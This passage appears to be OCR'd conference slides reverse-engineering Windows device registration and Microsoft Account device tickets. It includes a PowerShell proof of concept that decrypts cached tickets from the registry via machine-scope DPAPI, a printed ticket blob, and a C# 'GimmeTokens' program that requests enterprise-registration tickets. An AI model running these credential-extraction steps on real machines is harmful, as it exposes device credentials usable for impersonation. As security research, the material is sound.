
Observations part 2

- Re-using the same “MSA-DDID” parameter between registrations will overwrite the device.
- Seems to expire after a certain period of time.
- What is the MSA-DDID parameter?

Reversing the registration flow


- Registration flow itself is a web-based app
- Calls WinRT APIs (COM ☹)
- Eventually spawns dllhost.exe with dsreg.dll for actual registration logic.

Reversing the registration process



```
    puVar8 = *(undefined2 **)param_3;
  }
  *puVar8 = 0;
  if (pwszScope == (ushort *)0x0) {
    TraceError((ushort *)L"%s: \"%s\" should not be null.",L"DeviceTicket::GetMSADeviceTicketImpl",
               L"pwszScope");
    WriteNullOrEmptyParameterFailureEvent
              ((ushort *)L"DeviceTicket::GetMSADeviceTicketImpl",(ushort *)L"pwszScope");
    goto LAB_180022069;
  }
  local_c0 = (longlong *)0x0;
  local_30 = 0;
  uVar13 = 0x45;
  iVar6 = WindowsCreateStringReference
                    (&
                     RuntimeClass_Windows_Security_Authentication_OnlineId_OnlineIdServiceTicketRequ
                     est
                     ,0x45,local_48,&local_30);
  plVar4 = local_c0;
  if (iVar6 < 0) {
    RaiseException(iVar6,uVar13);
    lVar7 = extraout_EAX;
LAB_18002209c:
    RaiseException(lVar7,uVar13);
    pcVar2 = (code *)swi(3);
    lVar7 = (*pcVar2)();
    return lVar7;
  }
  local_c0 = (longlong *)0x0;
  if (plVar4 != (longlong *)0x0) {
    (**(code **)(*plVar4 + 0x10))();
  }
  local_c8 = RoGetActivationFactory(local_30,_GUID_bebb0a08_9e73_4077_9614_08614c0bc245,&local_c0);
```

Device tickets



··· / UWP / Reference / Windows Runtime API / Windows.Security.Authentication.OnlineId /
C#
Edit

OnlineIdServiceTicketRequest Class

Reference

Definition


Namespace: Windows.Security.Authentication.OnlineId

Provides the ability for an app to specify the service and policy that is used to authenticate a Live user to obtain identity properties and tickets.


Device tickets

- Your device has it’s own Microsoft Account (MSA).
- Used when device specific authentication is needed.
- Tickets are cached in the HKCU (!) registry hive:
  - HKCU\SOFTWARE\Microsoft\IdentityCRL\Immersive\production\Token\{GUID}
- Tickets are DPAPI encrypted, but with machine specific protection, meaning any user on the machine can decrypt them.

Ticket enumeration POC



```
PS C:\Users\TPM> Add-Type -AssemblyName System.Security
PS C:\Users\TPM> $key_path = 'HKCU:\SOFTWARE\Microsoft\IdentityCRL\Immersive\production\Token\'
PS C:\Users\TPM> cd $key_path
PS HKCU:\SOFTWARE\Microsoft\IdentityCRL\Immersive\production\Token\> $childs = (Get-ChildItem $key_path | where { $_.Property
-eq "DeviceTicket" })
PS HKCU:\SOFTWARE\Microsoft\IdentityCRL\Immersive\production\Token\> foreach($child in $childs){
>>     $child."DeviceId" | write-host
>>     $bytes = (Get-ItemProperty -Path $child.PSPath)."DeviceTicket"
>>     $b64 = [Convert]::ToBase64String($bytes[4..$bytes.length])
>>     ([Text.Encoding]::Unicode).GetString([Security.Cryptography.ProtectedData]::Unprotect($bytes[4..$bytes.length], $Null,
[Security.Cryptography.DataProtectionScope]::LocalMachine)) | write-host
>> }
```




```
? ? ?☺☻☺?? ? ? ♦☻♀☻ΞΞt=EwCwAhaEBAAUTIY0Bu17Xd0A2U7MGpuf/qV/KS0AAZiPxB6/yGKyyR5dNmT38SqYW6pK/Kyh4LcO2omDwMQ1hcjuJO6IobhBuj38cs+8PKTKJJndXbXm2NhELFx0//JVc5
+iNk61uvOG156b5bEjbR2C0Gp8kaY9riliDM7SOpVhFjTXh8P5xStDLhS71ipuEaIHwzUhn/ke8HY+nJXvohccrs67Bujk9PTuWdHF6ncNjIzZnBSMXCrCIsJ+wWz3YhJwzzuHdqAqFsNUrUVHPQrfKtS
2fBHg0uY9NhB/m0hL2DPA28yxm94N7FI7ef8GuqSDV8z7SMZkBOuP8RTU5dMQAjQtq1y2bV5c+G1V3yhaCPUc3PKSu3BrQJ8Xk3kDZgAACBvqoImzSyAegAF2gOWvBEhk0qxY9EG64Mv2BJjksJW36sa+
oqZv9AuOVjtbCUk41Bn2BtLL1UKoAfanjyE0C7EHH6/zDdtGPI6+jPGYuWVp45Y7Y6vyyzb56BYR3JfrIGxKNxzNmc1REKuO8TcCpYkOQV1510JdZkI8KEjQHiN55cU9q5YUrdiPpXFxBmnE4Idh0wnIx
P7PljokXoVa9AKkUK5oc93HzD5qoSgQzYsctFhfrwQHn0ff3Dl6QrST+PXagEGYXjMEEGk4UfWMtOWO697bO0hlqUxyU1QC01A9bk/l+hBpvEG0basQs2ee0MI3TuWaQL7GTU6hhGy0mq9Th/VarMpYwI
mDtDuoz8ylzAmFEmK3GHhH7agD0VX0+7bygA+rYboXnnWNMHk/VffzMAh35LalYT+MJXAv7kzS1WfBlLV11TOKEN_BROKER8stU3UD0KbbAHN0URmTiXeM9j4p9oGU/qVskg9WXUeQ6X4GjxVWmS/yWeN
GwJEMAaMmpU3tWJBcdq+3AQ==&p=;;scope=service::enterpriseregistration.windows.net::MBI_SSL
```

Requesting tickets


- Further reversing leads us to the exact WinRT API calls needed.
- App GUID for the registration:
  - 98D5C072-656C-4720-AC21-B85E2ACBBE88
- Registration endpoint ID:
  - service::enterpriseregistration.windows.net::MBI_SSL

Putting together a ticket request script




```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using Windows.Security.Authentication.OnlineId;
namespace GimmeTokens
{
    class Program
    {
        static void Main(string[] args)
        {
            Task.Run(async () =>
            {
                OnlineIdSystemAuthenticatorForUser auth = OnlineIdSystemAuthenticator.Default;
                OnlineIdServiceTicketRequest req = new OnlineIdServiceTicketRequest("
                    service::enterpriseregistration.windows.net::MBI_SSL");
                auth.ApplicationId = new Guid("98D5C072-656C-4720-AC21-B85E2ACBBE88");
                OnlineIdSystemTicketResult res = await auth.GetTicketAsync(req);
                Console.WriteLine(res.Identity.Id);
                Console.WriteLine(res.Identity.Ticket.Value);
            }).GetAwaiter().GetResult();

        }
    }
}
```

Obtaining a device ticket

